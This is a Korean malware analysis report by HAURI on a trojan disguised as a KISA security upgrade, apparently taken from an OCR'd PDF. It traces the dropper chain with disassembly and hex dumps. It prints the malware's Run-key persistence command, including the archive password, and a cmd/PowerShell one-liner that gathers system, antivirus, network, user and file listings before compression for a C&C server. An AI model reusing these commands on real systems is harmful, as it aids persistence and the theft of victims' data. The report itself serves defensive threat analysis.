악성코드 상세 분석 보고서

KISA-Security-Upgrade 파일로 위장한 악성코드

(Document No : DT-20230717-001)


HAURI

www.hauri.co.kr

∘ 분석 개요

KISA-Security-Upgrade 파일로 위장한 악성코드는 내포된 압축파일을 해제해 최종 악성코드 파일을 드롭하여 실행한다. 다양한 업데이트 파일 등으로 유포 될 가능성이 있어 사용자는 인터넷에서 패키지 파일 및 프로그램 다운을 주의해야 하며 확인되지 않은 프로그램의 실행을 주의해야한다.

∘ 악성코드 도식화



1. KISA-Security-Upgrade.exe

(MD5 : C5E0A2B881A60FB3440BB78E9920DCCD, SIZE : 2,324,753)

개요 : 악성코드는 실행 시 추가적인 악성코드 파일을 드롭하며 실행된다.

ViRobot	Trojan.Win.S.Agent.2324753

상세분석 :

(1) KISA 업그레이드 파일로 위장해 사용자의 실행을 유도한다.

KISA-Security-U
pgrade.exe

[그림 1] 실행 유도

(2) 다음 경로에 파일을 생성해 추가적인 악성행위를 수행할 데이터를 작성한다.

- 경로 : %APPDATA%₩Local₩Temp₩is-[랜덤 5 자리].tmp₩[원본파일이름].tmp

```
SecurityAttributes.nLength = 12;
SecurityAttributes.bInheritHandle = 0;
SecurityAttributes.lpSecurityDescriptor = SecurityDescriptor;
v10 = CreateDirectoryW(a1, &SecurityAttributes);// %AppData%\Local\Temp\is-[랜덤5자리].tmp
v8 = v10;
if ( !v10 )
  *a2 = GetLastError_1();
LocalFree_1(SecurityDescriptor);
```

[그림 2] tmp 폴더 생성

```
7EC80010 4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00 MZP.........ÿÿ..
7EC80020 B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00 ........@.......
7EC80030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
7EC80040 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ................
7EC80050 BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90 º....´.Í!¸.LÍ!..
7EC80060 54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73 This program mus
7EC80070 74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57 t be run under W
7EC80080 69 6E 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00 in32..$7........
7EC80090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
7EC800A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
7EC800B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
7EC800C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
7EC800D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
7EC800E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
7EC800F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
7EC80100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
7EC80110 50 45 00 00 4C 01 0A 00 19 F2 EC 63 00 00 00 00 PE..L....òìc....
7EC80120 00 00 00 00 E0 00 8F 81 0B 01 02 19 00 4C 2C 00 ....à........L,.
7EC80130 00 EE 04 00 00 00 00 00 68 66 2C 00 00 10 00 00 .î......hf,.....
7EC80140 00 70 2C 00 00 00 40 00 00 10 00 00 00 02 00 00 .p,...@.........
7EC80150 06 00 01 00 06 00 00 00 06 00 01 00 00 00 00 00 ................
7EC80160 00 20 32 00 00 04 00 00 00 00 00 00 02 00 40 81 . 2...........@.
7EC80170 00 00 10 00 00 40 00 00 00 00 10 00 00 10 00 00 .....@..........
7EC80180 00 00 00 00 10 00 00 00 00 E0 2D 00 97 00 00 00 .........à-.....
```

[그림 3] 작성되는 데이터

(3) CreateProcessW로 다음 인자를 넘겨주며 드롭파일을 실행한다.

“%TEMP%₩is-[랜덤5자리].tm₩[원본파일이름].tmp” /SL5=“$1E065C,1471840,890880,[원본파일경로]”

[표 1] CreateProcessW로 전달되는 인자값

2. KISA-Security-Upgrade.tmp

(MD5 : 607E97D2264314FD2E626CA48DD580E8, SIZE : 3,227,136)

개요 : 정상 설치 프로그램으로 위장한 윈도우를 생성하며, 내포된 악성 압축 파일과 압축 해제 프로그램을 드로해 추가적인 악성코드를 생성 및 실행한다. .

ViRobot	Trojan.Win.S.Dropper.3227136

(1) 설치파일 위장을 위해 Setup 타이틀을 가진 윈도우 창을 설정한다.

```
mov eax,dword ptr ds:[6CFF3C]      006CFF3C:"쐗m"
mov eax,dword ptr ds:[eax]
mov eax,dword ptr ds:[eax+188]
push eax                           HWND hWnd
call <JMP.&ShowWindow>             ShowWindow
```

[그림 4] 윈도우 창 생성

[그림 5] 생성되는 창

(2) 압축 해제 루틴 실행을 위해 다음 경로에 파일을 생성한다.

- 경로 : %TMPE%₩is-[랜덤5자리].tmp₩unrar.exe

```
push dword ptr ss:[ebp+20]      HANDLE hTemplateFile
push dword ptr ss:[ebp+1C]      DWORD dwFlagsAndAttributes
push dword ptr ss:[ebp+18]      DWORD dwCreationDisposition
push dword ptr ss:[ebp+14]      LPSECURITY_ATTRIBUTES lpSecurityAttributes
push dword ptr ss:[ebp+10]      DWORD dwShareMode
push dword ptr ss:[ebp+C]       DWORD dwDesiredAccess
push dword ptr ss:[ebp+8]       LPCTSTR lpFileName = "C:\\Users\\        .\AppData\\Local\\Temp\\is-96FKD.tmp\\unrar.exe"
call <JMP.&CreateFileW>         CreateFileW
```

[그림 6] 파일 생성

(3) 다음 경로에 악성코드가 포함된 RAR 파일을 생성한다.

- 경로 : %TMPE%₩is-[랜덤5자리].tmp₩plugin.rar

```
push dword ptr ss:[ebp+20]      HANDLE hTemplateFile
push dword ptr ss:[ebp+1C]      DWORD dwFlagsAndAttributes
push dword ptr ss:[ebp+18]      DWORD dwCreationDisposition
push dword ptr ss:[ebp+14]      LPSECURITY_ATTRIBUTES lpSecurityAttributes
push dword ptr ss:[ebp+10]      DWORD dwShareMode
push dword ptr ss:[ebp+C]       DWORD dwDesiredAccess
push dword ptr ss:[ebp+8]       LPCTSTR lpFileName = "C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\is-96FKD.tmp\\plugin.rar"
call <JMP.&CreateFileW>         CreateFileW
```

[그림 7] RAR 파일 생성

```
0017FB20  52 61 72 21 1A 07 01 00  C5 E9 7E CD 21 04 00 00  Rar!....Åé~Í!...
0017FB30  01 0F 7B 38 84 C2 9E 4E  C7 D5 F3 78 B9 48 A1 A4  ..{8.Â.NÇÕóx¹H¡¤
0017FB40  FE D7 DB D4 C9 4C AF 9D  57 95 95 FA 28 92 52 D2  þ×ÛÔÉL¯.W..ú(.RÒ
0017FB50  C5 27 BD 55 9C 43 A5 57  FA ED 32 9D 1C 95 D3 4F  Å'½U.C¥Wúí2...ÓO
0017FB60  EA EE 10 AE 96 0E 60 BD  DD 65 B7 C0 8A 39 D1 2C  êî.®..`½Ýe·À.9Ñ,
0017FB70  56 5E 54 6E 2A 78 00 E5  92 37 F5 C2 AE 57 1C 9E  V^Tn*x.å.7õÂ®W..
0017FB80  0D A0 27 38 04 80 E9 46  AB CC 38 87 C3 08 67 82  . '8..éF«Ì8.Ã.g.
0017FB90  A9 10 E0 F1 11 E3 26 E7  2C A6 D3 D5 01 59 C4 4F  ©.àñ.ã&ç,¦ÓÕ.YÄO
0017FBA0  DB BA C5 AE 89 DC 0E CE  29 95 B4 5C 0E FD 1F 29  Û°Å®.Ü.Î).´\.ý.)
0017FBB0  DA EB D2 96 F4 18 BB 10  3E 83 2C 74 EB 01 49 55  ÚëÒ.ô.».>.,të.IU
0017FBC0  29 67 81 8E 2A 1B 02 9B  C9 C5 DF B1 42 AC D1 9B  )g..*...ÉÅß±B¬Ñ.
0017FBD0  51 A8 75 D7 DF D0 9F 09  9F BB A3 CA 39 29 50 08  Q¨u×ßÐ...»£Ê9)P.
0017FBE0  3D 30 64 AF 9B 0F 95 3E  8F 20 91 2E 47 EA 65 68  =0d¯...>. ..Gêeh
0017FBF0  C1 AD 37 0A EF BF 92 6E  E2 44 AD C2 E2 B9 13 6F  Á.7.ï¿.nâD.Ââ¹.o
0017FC00  B9 86 89 D2 CC 4E 90 DC  BB A5 68 50 0B 6E 80 D3  ¹..ÒÌN.Ü»¥hP.n.Ó
```

[그림 8] RAR 데이터

(4) CreateProcessW 함수로 다음 명령어를 전달해 압축을 해제한다.


```
push eax                        LPPROCESS_INFORMATION lpProcessInformation
mov eax,dword ptr ss:[ebp+C]
push eax                        LPSTARTUPINFO lpStartupInfo
mov eax,dword ptr ss:[ebp+10]   [ebp+10]:L"C:\\Windows\\system32"
push eax                        LPCTSTR lpCurrentDirectory
mov eax,dword ptr ss:[ebp+14]
push eax                        LPVOID lpEnvironment
mov eax,dword ptr ss:[ebp+18]
push eax                        DWORD dwCreationFlags
mov eax,dword ptr ss:[ebp+1C]
push eax                        BOOL bInheritHandles
mov eax,dword ptr ss:[ebp+20]
push eax                        LPSECURITY_ATTRIBUTES lpThreadAttributes
mov eax,dword ptr ss:[ebp+24]
push eax                        LPSECURITY_ATTRIBUTES lpProcessAttributes
push edi                        LPTSTR lpCommandLine = "\"C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\is-96FKD.tmp\\unrar.exe\" x -y -p#$%ERT345ert C:\\Users"
push esi                        LPCTSTR lpApplicationName
call <JMP.&CreateProcessW>      CreateProcessW
```

[그림 9] 압축 해제

%Temp%₩is-96FKD.tmp₩unrar.exe₩" x -y -p#$%ERT345ert %Temp%₩is-96FKD.tmp₩plugin.rar

[표 2] 전달되는 인자

(5) plugin.rar 에서 압축을 해제해 나오는 plugin.dll 파일을 실행한다.



[그림 10] 드롭된 악성 plugin.dll 파일 실행

3. plugin.dll

(MD5 : C447624D99292F1465B51D3EFEDA9E73, SIZE : 533,504)

개요 :자동실행 등록을 한 뒤 최종 실행파일을 드롭한다. .

ViRobot	Trojan.Win.S.Agent.533504

(1) CreateProcessW 함수로 파이를 통해 다음 명령어를 실행하여 레지스트리 등록을 수행한다.

```
reg add hkcu₩₩software₩₩microsoft₩₩windows₩₩currentversion₩₩run -d ₩"regsvr32.exe /s /n /i:#$%ERT345ert C:₩₩ProgramData₩₩Adobe₩₩Update₩₩Login₩₩AboutUpdate.dll₩" -t REG_SZ -v ₩"AdobeService₩" -f
```

[표 3] 자동실행 등록을 위한 레지스트리 등록

키	HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run
이름	AdobeService
값	regsvr32.exe /s /n /i:#$%ERT345ert C:₩₩ProgramData₩₩Adobe₩₩Update₩₩Login₩₩AboutUpdate.dll₩" -t REG_SZ -v ₩"AdobeService₩

[표 4] 레지스트리 값

(2) CreateFile 함수로 최종 악성행위를 수행하는 AboutUpdate.dll 파일을 드롭한다.

```
mov r13,r9
mov r12d,r8d
mov ebp,edx
mov rsi,rcx
call qword ptr ds:[rax+138]
```

```
rsi:L"C:\\ProgramData\\Adobe\\Update\\Login\\AboutUpdate.dll"
API_CreateFileW
```

[그림 11] AboutUpdate.dll 파일 생성

```
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00  ................
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..°..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  EA EB E2 68 AE 8A 8C 3B AE 8A 8C 3B AE 8A 8C 3B  êëâh®ŠŒ;®ŠŒ;®ŠŒ;
00000090  BA E1 88 3A A5 8A 8C 3B BA E1 8F 3A AB 8A 8C 3B  ºá^:¥ŠŒ;ºá.:«ŠŒ;
000000A0  BA E1 89 3A 27 8A 8C 3B CC F2 88 3A A0 8A 8C 3B  ºá‰:'ŠŒ;Ìò^: ŠŒ;
000000B0  CC F2 8F 3A A7 8A 8C 3B CC F2 89 3A 8A 8A 8C 3B  Ìò.:§ŠŒ;Ìò‰:ŠŠŒ;
000000C0  BA E1 8D 3A AD 8A 8C 3B AE 8A 8D 3B CE 8A 8C 3B  ºá.:.ŠŒ;®Š.;ÎŠŒ;
000000D0  2E F3 85 3A AB 8A 8C 3B 2E F3 8C 3A AF 8A 8C 3B  .ó…:«ŠŒ;.óŒ:¯ŠŒ;
000000E0  2E F3 73 3B AF 8A 8C 3B 2E F3 8E 3A AF 8A 8C 3B  .ós;¯ŠŒ;.óŽ:¯ŠŒ;
000000F0  52 69 63 68 AE 8A 8C 3B 00 00 00 00 00 00 00 00  Rich®ŠŒ;........
00000100  00 00 00 00 00 00 00 00 50 45 00 00 64 86 08 00  ........PE..d†..
00000110  17 D3 1D 64 00 00 00 00 00 00 00 00 F0 00 22 20  .Ó.d........ð."
```

[그림 12] 악성 데이터

4. AboutUpdate.dll

(MD5 : 97DE7D4C5115C02D08DE760E1DAFC403, SIZE : 323,584)

개요 : 정보탈취 후 텍스트 압축 루틴 및 암호화를 진행해 C&C 서버로 전송한다. 이후 C&C 서버와 통신하며 추가적인 행위를 수행한다.

ViRobot	Trojan.Win.S.Agent.323584

(1) DropperRegsvr32-20230324094158 이름으로 뮤택스를 생성한다.

```
mov r8,qword ptr ds:[rbx]          r8:L"DropperRegsvr32-20230324094158",
mov edi,1
mov edx,edi
xor ecx,ecx
call r9                            API_CreateMutexW
```

[그림 13] 뮤택스 생성

(2) 자격증명을 획득해 이후 나오는 AdjustTokenPrivileges로 권한상승을 수행한다.


```
E8 D5AC0000       call 18000DBB0
8BDF              mov ebx,edi
85C0              test eax,eax
48:0F451D 2135(   cmovne rbx,qword ptr ds:[<&OpenProcessToken>]
E8 C4AC0000       call 18000DBB0
8BCF              mov ecx,edi
85C0              test eax,eax
48:0F450D 1835(   cmovne rcx,qword ptr ds:[<&GetCurrentProcess>]
FFD1              call rcx
4C:8D4424 50      lea r8,qword ptr ss:[rsp+50]
8D57 28           lea edx,qword ptr ds:[rdi+28]
48:8BC8           mov rcx,rax
FFD3              call rbx
85C0              test eax,eax
0F84 49010000     je 180003058
E8 9CAC0000       call 18000DBB0
8BDF              mov ebx,edi
85C0              test eax,eax
48:0F451D C034(   cmovne rbx,qword ptr ds:[<&LookupPrivilegeValueW>]
```

[그림 14] 자격증명 획득

(3) CreateProcessW로 파이프로 생성된 다음 명령어를 수행해 사용자의 정보를 탈취한다.

c:₩₩windows₩₩system32₩₩cmd.exe /c systeminfo & powershell Get-CimInstance -Namespace root/SecurityCenter2 -Classname AntivirusProduct & ipconfig /all & arp -a & net user & query user & dir ₩"%programfiles%₩" & dir ₩"%programfiles% (x86)₩" & dir ₩"%programdata%₩₩Microsoft₩₩Windows₩₩Start Menu₩₩Programs₩" /s dir ₩"%appdata%₩₩Microsoft₩₩Windows₩₩Recent₩" & dir ₩"%userprofile%₩₩desktop₩" /s & dir ₩"%userprofile%₩₩downloads₩" /s & dir ₩"%userprofile%₩₩documents₩" /s

[표 5] 파이프 명령어




[그림 15] 수행된 결과

(4) 다음 경로에 파이프로 얻은 데이터를 작성한다.

- 경로 : C:₩ProgramData₩temp₩[랜덤4글자].tmp

```
xor r9d,r9d
xor r8d,r8d
mov edx,40000000
call r10                                                    API_CreateFile
mov rbx,rax
cmp rax,FFFFFFFFFFFFFFFF
je 1800066E1
mov dword ptr ss:[rbp+A8],r12d
call 18000DBB0
mov r10,r12
test eax,eax
cmovne r10,qword ptr ds:[<&WriteFile>]
lea rdx,qword ptr ss:[rbp+B0]                               [rbp+B0]:">> c:\\windows\\system32\\cmd.exe
cmp qword ptr ss:[rbp+C8],10
cmovae rdx,qword ptr ss:[rbp+B0]                            [rbp+B0]:">> c:\\windows\\system32\\cmd.exe
mov qword ptr ss:[rsp+20],r12
lea r9,qword ptr ss:[rbp+A8]
mov r8d,dword ptr ss:[rbp+C0]
mov rcx,rbx
call r10                                                    API_WriteFile
call 18000DBB0
mov rdx,r12
test eax,eax
cmovne rdx,qword ptr ds:[<&CloseHandle>]
mov rcx,rbx
call rdx
```


[그림 16] tmp 파일 생성



[그림 17] 탈취된 데이터


(5) 다음 경로에 압축된 데이터를 저장할 파일을 생성해 시그니처 데이터를 작성한다. 이후 텍스트 압축 알고리즘을 사용해 압축된 데이터를 zip 파일에 작성한다.

- 경로 : C:₩ProgramData₩temp₩[랜덤4글자].tmp.zip




Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	50	4B	03	04	14	00	08	00	08	00	6F	77	EC	56	00	00	PK.....owìV..
00000010	00	00	00	00	00	00	66	77	0B	00	08	00	11	00	41	42	......fw......AB
00000020	32	45	2E	74	6D	70	55	54	0D	00	07	40	41	AE	64	1C	2E.tmpUT...@A®d.
00000030	41	AE	64	1C	41	AE	64										A®d.A®d

[그림 18] 시그니처 데이터



```
E8 95FAFFFF   call 1800128B0                          send_tree
8B93 B0AF0100 mov edx,dword ptr ds:[rbx+1AFB0]
48:8D0D A8AC03C lea rcx,qword ptr ds:[18004DAD0]      000000018004DAD0:"\nlit tree: sent %ld"
E8 53E8FFFF   call 180011680
48:8BCB       mov rcx,rbx
44:8BC5       mov r8d,ebp
49:8BD5       mov rdx,r13
E8 75FAFFFF   call 1800128B0                          send_tree
8B93 B0AF0100 mov edx,dword ptr ds:[rbx+1AFB0]
48:8D0D A0AC03C lea rcx,qword ptr ds:[18004DAE8]      000000018004DAE8:"\ndist tree: sent %ld"
E8 33E8FFFF   call 180011680
48:8BCB       mov rcx,rbx
48:8D53 20    lea rdx,qword ptr ds:[rbx+20]
4D:8BC5       mov r8,r13
E8 14040000   call 180013270                          compress_block
```

[그림 19] 텍스트 압축 루틴



주소	Hex																ASCII
0000000001EA011C	DC	5C	EB	73	1B	D7	75	FF	CE	19	FE	0F	77	3C	E3	44	Ü\ës.×uÿÎ.þ.w<ãD
0000000001EA012C	1A	63	E1	7D	3F	D0	8C	67	28	90	94	18	9B	12	42	50	.cá}?Ð.g(.....BP
0000000001EA013C	52	67	C2	7C	58	2E	2E	C8	35	97	BB	E8	EE	42	12	DD	RgÂ|X..È5.»èîB.Ý
0000000001EA014C	69	FF	17	D5	96	5D	A7	B6	4C	85	A2	F8	10	48	00	26	iÿ.Õ.]§¶L.¢ø.H.&
0000000001EA015C	29	28	8E	44	55	AE	C7	AE	ED	A9	DD	78	FC	C8	44	B1	)(.DU®Ç®í©Ýxüȱ
0000000001EA016C	AA	19	37	B2	D3	3A	9D	9E	BB	8B	C7	02	58	00	BB	24	ª.7²Ó:..».Ç.X.»$
0000000001EA017C	1B	6B	BA	56	14	0A	38	E7	DC	7B	CF	E3	77	CE	B9	F7	.kºV..8çÜ{ÏãwÎ¹÷
0000000001EA018C	2E	9F	7B	0E	69	A9	99	8B	BA	99	B3	2E	3A	33	CE	92	..{.i©..º.³.:3Î.
0000000001EA019C	E3	E2	45	8E	9D	D1	16	73	49	7C	09	A3	67	35	E4	7F	ãâE..Ñ.sI|.£g5ä.
0000000001EA01AC	A6	9B	79	0B	FD	08	15	AC	8B	D8	76	E6	B1	61	A0	93	¦.y.ý..¬.Øvæ±a .
0000000001EA01BC	D8	A5	D2	FA	E2	84	E9	B8	AA	A9	61	44	9D	56	17	B1	Ø¥ÒúâÉ¸ª©aD.V.±
0000000001EA01CC	53	50	E1	47	DB	B2	DC	67	B3	58	2B	DA	BA	BB	94	C6	SPáGÛ²Üg³X+Ú°».Æ
0000000001EA01DC	A6	8B	6D	16	51	69	43	75	1C	13	88	D0	88	E9	EA	17	¦.m.QiCu...Ð.éê.
0000000001EA01EC	74	BB	E8	64	6C	2B	57	D4	5C	10	AC	17	34	CB	CC	EB	t»èdl+WÔ\.¬.4ËÌë
0000000001EA01FC	73	E8	59	15	64	FF	08	A9	76	01	51	2A	FC	60	62	17	sèY.dÿ.©v.Q*ü`b.
0000000001EA020C	15	1D	6C	C3	8F	7F	53	C4	F6	52	E3	1F	39	DD	46	4F	..lÃ..SÄöRã.9ÝFO
0000000001EA021C	3D	5D	B0	AD	39	5B	5D	CC	EB	06	76	9E	7E	2A	FC	63	=]°.9[]Ìë.v.~*üc
0000000001EA022C	74	EC	92	2C	1E	EF	FA	32	A7	BA	EA	D3	33	93	BA	66	tì.,.ïú2§ºêÓ3.ºf
0000000001EA023C	5B	8E	95	77	67	CE	D7	75	90	75	55	DB	45	93	D8	2C	[..wgÎ×u.uUÛE.Ø,
0000000001EA024C	CE	64	7C	4A	E7	29	F4	AC	53	67	56	0B	85	5E	8C	53	Îd|Jç)ô¬SgV..^.S
0000000001EA025C	58	83	A5	B6	C6	21	13	85	B1	C8	24	9E	9E	C9	61	67	X.¥¶Æ!..±È$..Éag
0000000001EA026C	C1	B5	0A	9E	A4	70	02	EB	A2	69	58	6A	CE	E9	47	A2	Áµ..¤p.ë¢iXjÎéG¢
0000000001EA027C	15	17	61	08	8F	64	78	68	78	E8	F6	CB	5B	9B	B7	AE	..a..dxhxèöË[.·®
0000000001EA028C	A2	CA	9D	F5	D7	52	28	F8	9C	9F	38	4D	8D	A5	5F	F8	¢Ê.õ×R(ø..8M.¥_ø
0000000001EA029C	E9	D4	38	F7	BC	F8	FC	E4	F0	D0	99	6C	08	15	79	9A	éÔ8÷¼øüäðÐ.l..y.

[그림 20] 압축된 데이터

```
50 4B 03 04 14 00 02 00 08 00 6F 77 EC 56 DE 73   PK........owìVÞs
D0 DF 56 B6 01 00 66 77 0B 00 08 00 11 00 41 42   ÐßV¶..fw......AB
